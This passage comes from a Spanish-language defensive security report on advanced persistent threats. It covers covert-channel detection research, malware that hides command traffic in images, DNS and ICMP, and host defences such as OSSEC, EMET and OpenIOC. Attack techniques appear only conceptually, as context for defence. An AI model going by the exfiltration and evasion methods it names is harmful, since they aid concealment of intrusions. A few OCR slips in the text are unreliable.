En el año 2009 se hizo publicó 'Tunnel Hunter: Detecting Application-Layer Tunnels with Statistical Fingerprinting' [259] que es otro método estadístico para detectar túneles de red. Para ésto definieron unas huellas para detectar los protocolos basándose en el tamaño del paquete IP, tiempo entre la llegada de los paquetes y el orden de llegada.

En Junio de 2005 se publicó 'Embedding Covert Channels into TCP/IP' [260] por parte de Steven J. Murdoch y Stephen Lewis donde definieron una serie de *tests* para realizar esteganografía en el protocolo TCP/IP mediante un modelo *Passive Warden*. Estos *tests* (concretamente 14 *tests* muy interesantes) están realizados para GNU/Linux y OpenBSD y concretan un estudio de las características de los campos de la cabecera TCP/IP y su generación para esos sistemas operativos, permitiendo detectar anomalías que denotan la presencia de un *Covert Channel*.

Otro método para la detección de anomalías en *Covert Channels* pasivos fue publicado por Eugene Tumoian y Maxim Anikeev, 'Network Based Detection of Passive Covert Channels in TCP/IP'[261]. En este documento se presentó cómo detectar *Covert Channels* en el campo TCP ISN y se realizaron las pruebas para detectar la herramienta *NUSHU* desarrollada por Joanna Rutkowska. Según los autores, el éxito de su investigación se basa en que no necesitan conocer qué

259 **Tunnel Hunter: Detecting Application-Layer Tunnels with Statistical Fingerprinting**
http://www.ing.unibs.it/~salga/pub/2009-tunnel.pdf
260 **Embedding Covert Channels into TCP/IP**
http://www.cl.cam.ac.uk/~sjm217/papers/ih05coverttcp.pdf
261 **Network Based Detection of Passive Covert Channels in TCP/IP**
http://dl.acm.org/citation.cfm?id=1105462

sistema operativo está generando los números de secuencia ya que es capaz de crear un perfil de manera automática con una fase de aprendizaje.

Técnicas de *Covert Channel* usadas por *malware*

Igual que un intruso puede considerar utilizar *Covert Channel* para ocultar su tráfico, la industria del *malware* también intenta ocultar sus acciones para que pasen desapercibidas para la víctima y para los equipos de seguridad. Uno de los protocolos más utilizado por el *malware* a día de hoy es el protocolo HTTP/HTTPS, tal como se ha comentado anteriormente, porque es el protocolo que siempre está permitido en los cortafuegos en el tráfico de salida. Es por ésto que el *malware* utiliza en muchas ocasiones el protocolo HTTP como protocolo portador y técnicas de esteganografía con imágenes para ocultar sus verdaderas intenciones. Un ejemplo documentado se encuentra en la operación **Shady Rat** [262]donde se incluía información y comandos ocultos en imágenes. En esta misma operación se empleaba al propio protocolo HTTP, y se ocultaba la información en las páginas servidas en forma de comentario HTML; esta última técnica se conoce como COVCOM (*Hidden Comments for Covert Communication*). El *malware* bautizado como **Alureon** usa esteganografía (TDSS y TDL[263]), utilizando también las imágenes como lugar de almacenamiento donde se ocultan los comandos.

Otro de los ejemplos de *malware* utilizando *Covert Channels* es el *malware* **PWS-Banker.bm** que utiliza paquetes ICMP *request* para extraer las contraseñas robadas. Una práctica documentada de C*overt Channel* utilizada por el *malware* es el uso del protocolo DNS, de nuevo por ser un protocolo permitido de salida en las organizaciones. Un ejemplo es el gusano **Morto**[264] y la *botnet* **Feederbot**[265] que como se ha mencionado utilizan el protocolo DNS para transportar los comandos del *bot* con el *Command and Control*. El *malware* utiliza *DNS tunneling* para colocar los comandos en determinados campos de las peticiones DNS.

---

262 **Revealed: Operation Shady RAT**
http://www.mcafee.com/us/resources/white-papers/wp-operation-shady-rat.pdf
263 **Alureon Trojan uses steganography to receive commands**
http://www.virusbtn.com/news/2011/09_26.xml
264 **Morto worm sets a (DNS) record**
http://www.symantec.com/connect/blogs/morto-worm-sets-dns-record
265 **Feederbot-a bot using DNS as carrier for its C&C**
http://blog.cj2s.de/archives/28-Feederbot-a-bot-using-DNS-as-carrier-for-its-CC.html

Durante este apartado de *Covert Channels* ha quedado de manifiesto la gran dificultad de detectarlos y la necesidad de innovar en nuevas técnicas de detección basadas en perfiles de protocolos de red, comportamiento, etc. Además, hacen necesario la correlación de información de diferentes fuentes para crear alertas más valiosas. Por poner un ejemplo, si nuestra organización posee un preprocesador de geolocalización y detecta un gran volumen paquetes ICMP hacia un país considerado como hostil por su reputación, deben saltar las alarmas de nuestro sistema de detección, para realizar una investigación y poder comprobar la legitimidad del tráfico.

6.3. HIDS y otros mecanismos de detección

En los puntos anteriores se ha enfocado la detección de APTs utilizando elementos de *networking*, es decir, a partir de comportamientos anómalos en el tráfico de red. Sin embargo, es igual de importante disponer de mecanismos de detección en cada una de las máquinas de nuestra organización con el objetivo de detectar anomalías en el propio sistema operativo. Estas defensas no se refieren únicamente a antivirus (aunque éstos sean también imprescindibles) sino de disponer de otras herramientas que permitan alertar y generar eventos cuando se detecta algo *inesperado*. Aquí es donde entran en juego los **HIDS *(Host-Based Intrusión Detection System)*.**

Los HIDS no son más que agentes que se instalan de forma individual en cada equipo y cuya función es la de monitorizar el estado del sistema. Para ello utilizan una base de datos de los objetos que deben de monitorizar. Para cada uno de estos objetos, el HIDS almacena sus atributos (permisos, fechas, resumen *MD5*, etc.) en una base de datos. Cuando se produce algún cambio en alguno de estos atributos generará un evento informando del mismo. Para gestionar de forma centralizada cada uno de los agentes se utiliza un *manager* cuya función será la de correlar los eventos de cada uno de los agentes así como los *logs* de los diversos dispositivos de red (*switches*, *routers*, *firewalls*, etc.). De esta forma, podrá tener un punto de control desde el que monitorizar el estado de cada agente, configurar alertas en

función de los eventos y *logs* recibidos, buscar **indicadores de compromiso** (**IOC**), etc.

La siguiente imagen muestra de forma gráfica una arquitectura de este tipo, en concreto de la plataforma *Open-Source* **OSSEC**[266] la cual integra todos los aspectos de un HIDS, control de registro y **SIM/SEM** (Sec*uri*ty **Incidente Management/Security Events Management**) en una solución de código simple, potente y abierta.

Ilustración 96. Arquitectura OSSEC

Como se observa, cada uno de los agentes se instalará en las diversas máquinas (independientemente del S.O.) enviando cada uno de los eventos al **OSSEC *Server***, el central *manager*. Cuando se detecte algún tipo de anomalía, el administrador será notificado para llevar a cabo las acciones paliativas oportunas.

Es interesante considerar una arquitectura de este tipo para añadir una capa más de protección a los sistemas, además debe valorarse también la

266 **OSSEC**
http://cert.inteco.es/software/Proteccion/utiles_gratuitos/Utiles_gratuitos_listado/OSSEC_CERT

implementación de sistemas NAC (*Network Access Control)*[267] para garantizar el cumplimiento de ciertas políticas de seguridad en cada uno de los equipos. El uso conjunto de estas medidas de seguridad junto con la correlación de la información será realmente eficiente para detectar una posible intrusión en nuestros sistemas.

Aparte de arquitecturas como **OSSEC**, se recomienda el uso de servicios como *Punk*[268] sistema de *croad jogging* para enviar y sincronizar *log* desde múltiples dispositivos y aplicaciones. Este tipo de soluciones te permitirán investigar todo tipo de incidentes de seguridad a partir de los *log* reportados. Para ver el potencial de este tipo de servicios consulte la serie de artículos 'Aptas Attack vía Metasploit' de 'Sysforensics'[269] donde se investiga en profundidad una intrusión mediante el *script persistence* (*persistence.rb*) de **Metasploit**.

6.3.1. EMET(Enhanced Mitigation Experience Toolkit)

Como se ha visto a lo largo del informe la vía de entrada de muchos APT son los S*pear-Phishing Attacks*, es decir, correos electrónicos dirigidos a empleados de una organización. En dichos correos suelen adjuntarse ficheros PDF, doc, xls, etc. los cuales tratarán de explotar alguna vulnerabilidad para ejecutar código dañino en el equipo. En el peor de los casos, contarán con *0-days* los cuales ofrecerán más garantías de éxito para conseguir acceso a la máquina incluso aunque la víctima cuente con *software* correctamente actualizado. El uso de *encoders, packers* y técnicas de ofuscación complican en numerosas ocasiones este tipo de amenazas para que puedan ser detectadas por los antivirus; es por este motivo por el que es recomendable contar con herramientas especializadas en la detección de *exploits*. Ejemplo de ello es **EMET** *(Enhanced Mitigation Experience Toolkit),* herramienta

267 **Network Access Control**
http://en.wikipedia.org/wiki/Network_Access_Control
268 **Splunk**
http://www.splunk.com
269 **APTish Attack via Metasploit – Part One of Four**
http://sysforensics.org/2012/11/aptish-attack-via-metasploit-part-one-of-four.html

desarrollada por **Microsoft** con la que podremos reducir las probabilidades de que un atacante ejecute código malicioso a través en un determinado programa. **El uso de EMET puede ayudar enormemente a prevenir un gran número de ataques que tratan de aprovecharse de *software* inseguro y de configuraciones de seguridad débiles en los sistemas operativos.**

Alguno de los beneficios que nos ofrece **EMET** se describe a continuación:

- Implementación de medidas de seguridad como DEP, ASLR, SEHOP, EAF, HSA, NPA, BUR sin necesidad de recompilar *software*.

- Altamente configurable: las medidas de mitigación son muy flexibles, permitiendo aplicar las mismas en los procesos que se elijan. Esto implica que no hace falta implementar ciertas medidas de seguridad a todo un producto o un conjunto de aplicaciones (lo que podría generar problemas si un determinado proceso no soporta ciertas medidas de mitigación, por ejemplo aquellas que no soportan DEP).

- Facilidad de uso y de despliegue: EMET dispone de una interfaz gráfica desde la que configurar todos los parámetros deseados, olvidándonos así de tener que modificar claves de registro a mano o cualquier otro tipo de configuración delicada. Además es fácilmente desplegable por medio de políticas de grupo y del *System Center Configuration Manager*.




Ilustración 97. Configuración de EMET 3.0

Para utilizar EMET simplemente se lanza su interfaz gráfica y se selecciona los procesos así como las medidas de mitigación que se quieren implementar. Como se observa en la figura anterior, EMET dispone de dos grupos de configuración. Por un lado aquellos parámetros que afectan al propio sistema y por otro, los que queremos aplicar al *software* que elijamos. Es importante señalar que EMET es dependiente totalmente del sistema operativo en el que se instale, lo que implica que sobre una máquina Windows XP algunas de las medidas de seguridad como SEHOP o ASLR (las mostradas en el *System Status*) no estarán disponibles.

A partir de la versión 3 de EMET, se puede aplicar esta configuración mediante la importación de perfiles de protección (*protection profiles*). Éstos, no son más que

ficheros **xml** donde se define la ruta de los ejecutables que deseamos proteger; opción bastante útil para portar configuraciones de un equipo a otro. En la siguiente figura se muestra como proteger la suite de Microsoft Office mediante el fichero de configuración *Office Software.xml*.




Ilustración 98. EMET_Conf.exe

¿Cómo funciona EMET?

La forma que tiene EMET de trabajar es mediante la inyección de una *dll* (*emet.dll*), la cual permitirá modificar el comportamiento de los procesos afectados durante la carga de los mismos, como por ejemplo, modificar la dirección base del ejecutable en memoria con los que evitar *ROP attacks*.

Según explica David Delaune[270], EMET *hookea LdrLoadDll* y chequea el valor de IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE. En caso de no implementar ASLR, EMET forzará la carga de dicho ejecutable en otra dirección de memoria (ignorando así el valor *ImageBase* del PE Header). La incorporación de **BUT (Bottom-UP Rand)** en la versión 2.1 de EMET añadió una entropía de 8 bits sobre el *heap, stack* y otras regiones de memoria frente a los 4 bits proporcionados por **Mandatory ASLR**. Seleccionando por tanto BUT en nuestras aplicaciones estaremos

270 **ASLR mitigation not set on some applications**
http://social.technet.microsoft.com/Forums/en/emet/thread/2208281f-ef4e-412d-ad7f-cd2f36404eb6

dotándolas de la misma entropía que el ASLR real implementado en el S.O. Puede verse la efectividad de BUT en el articulo '*Bottom Up Randomization Saves Mandatory ASLR'*[271] de *Didier Stevens*.

Además, a partir de la versión v.2.0 EMET implementó una nueva mitigación denominada EAF (*Export Address Table Access Filtering*), dirigida a detectar *exploits* que utilizan la *Export Address Table* de determinados módulos para cargar en tiempo de ejecución determinadas dll (véase por ej. *LoadLibraryA* y *GetProcAddress*). De esta forma se añade una mayor capa de protección frente a *exploits* que utilizan este tipo de técnicas. Según se explica en la guía de EMET, la forma de hacer èsto es controlando cualquier acceso de lectura y escritura a la EAT de kernel32 y ntdll. Berend-Jan (SkyLined) explicó esto de forma más detallada en el artículo *'Bypassing Export address table Address Filter (EAF)'*[272] proponiendo además una técnica bastante ingeniosa para evadirlo.

Para ver un ejemplo práctico y entender en mayor profundidad este tipo de técnicas puede consultar la guía de '*Software exploitation'* de **INTECO-CERT**[273]

El uso de EMET a la hora de ejecutar herramientas como navegadores Web, documentos ofimáticos, aplicaciones multimedia (*Java*, flash, etc.) ayudará a prevenir multitud de APT incluso cuando éstos cuenten con *exploits 0-day*.

6.3.2. Indicadores de compromiso (IOC)

En los puntos anteriores se ha hecho mención a los IOC o indicadores de compromiso. Dicha tecnología, la cual está teniendo gran auge en los últimos años[274], consiste en utilizar *XML Schemas* para describir las características técnicas

271 **Bottom Up Randomization Saves Mandatory ASLR**
http://blog.didierstevens.com/2011/09/01/bottom-up-randomization-saves-mandatory-aslr/
272 **Bypassing Export address table Address Filter (EAF)**
http://skypher.com/index.php/2010/11/17/bypassing-eaf/
273 **"Software *Exploit*ation"**
http://cert.inteco.es/extfrontinteco/img/File/intecocert/EstudiosInformes/cert_inf_software_exploitation.pdf
274 **Indicators of compromise entering the mainstream**
http://blog.zeltser.com/post/44795789779/indicators-of-compromise-entering-the-mainstream

de una amenaza por medio de las evidencias de compromiso que la misma deja en el equipo comprometido, por ejemplo en función de los procesos, entradas de registro, servicios, ficheros descargados, etc. tras la infección.

Por medio de *OpenIOC*[275], *framework open-source* desarrollado por **Mandiant**, podremos describir de forma semántica el comportamiento de APTs/*malware* por medio de ficheros XML y utilizar los mismos para buscar signos de infección en una máquina sin necesidad de llegar a realizar un análisis exhaustivo de la misma para identificar el tipo de amenaza. La siguiente figura muestra un extracto de plantilla IOC correspondiente al APT **Red-October** desarrollada por **AlientVault**[276].




Ilustración 99. Fichero IOC

Con esta plantilla y con ayuda de *IOC Finder* (una de las aplicaciones de OpenIOC) se podría localizar indicios del **Red-October** en nuestras máquinas.

Se supone, por ejemplo, que nuestra organización ha resultado comprometida por dicha APT. Tras acotar la infección e identificar el tipo de amenaza decidimos analizar otros equipos dentro de la misma VLAN para averiguar si los mismos han podido resultar también infectados. Para ello, se ejecutaría *IOC Finder* de la siguiente manera en cada una de las máquinas sospechosas.

275 **OpenIOC**
http://www.openioc.org/
276 **IOC Red-October**
https://github.com/jaimeblasco/AlienvaultLabs/blob/master/malware_analysis/RedOctober/48290d24-834c-4097-abc5-4f22d3bd8f3c.ioc




Ilustración 100. Mandiant IOC Finder (Collect)

Mediante este proceso (obsérvese el parámetro *collect) IOC Finder* recopilará un conjunto de datos del equipo sospechoso (en este caso de su unidad g:) y los irá almacenando dentro de determinado directorio en forma de ficheros XML. Estos ficheros representarán multitud de atributos correspondientes a procesos, entradas de registros, ficheros, etc. que posteriormente servirán como fuente de inspección para localizar cualquier indicio de infección, en este caso del APT **Red-October.**

Una vez finalizado el proceso de recolección (proceso que puede llevar horas) bastará con ejecutar *IOC Finder* mediante el parámetro *report*. Para ello será necesario especificar por un lado, la fuente de datos previamente generada y, por otro, el fichero/ficheros .ioc que define los patrones de infección que queremos localizar.




Ilustración 101. Mandiant IOC Finder (Report)

Como se ve, los indicadores de compromiso representan una manera eficiente y rápida para identificar y definir (véase la herramienta IOC Editor) amenazas avanzadas que de otra forma resultarían muy complejas de evidenciar y que, en algunos casos, pasarían inadvertidas por sistemas AV o HIDS. Considere por tanto su uso para analizar equipos que muestren comportamientos extraños, por ejemplo, aquellos que presenten patrones de tráfico poco comunes tal y como se definió anteriormente (punto 6.2.1 Detección de anomalías/ataques de Red.).

Para más información sobre IOC puede consultar la presentación titulada 'Identifying & Sharing Threat Information'[277] de **Mandiant** o el *paper* 'Using IOC *(Indicators of Compromise) in Malware*'[278] de **SANS Institute**.

6.3.3. HoneyTokens

El concepto de *HoneyTokens* no es para nada nuevo[279], desde hace más de una década estos sistemas se llevan implementando a nivel de red y *host* para identificar intrusiones. Sin embargo, este tipo de contramedidas parece que están

277 **Identifying & Sharing Threat Information**
http://scap.nist.gov/events/2011/itsac/presentations/day2/Wilson%20-%20OpenIOC.pdf
278 **Using IOC (Indicators of Compromise) in *Malware***
http://www.sans.org/reading_room/whitepapers/incident/ioc-indicators-compromise-malware-forensics_34200
279 **Honeytokens: The Other Honeypot**
http://www.symantec.com/connect/articles/honeytokens-other-honeypot

siendo cada vez más adoptadas en organizaciones y empresas debido al “miedo” de las mismas sobre una posible intrusión en sus sistemas.

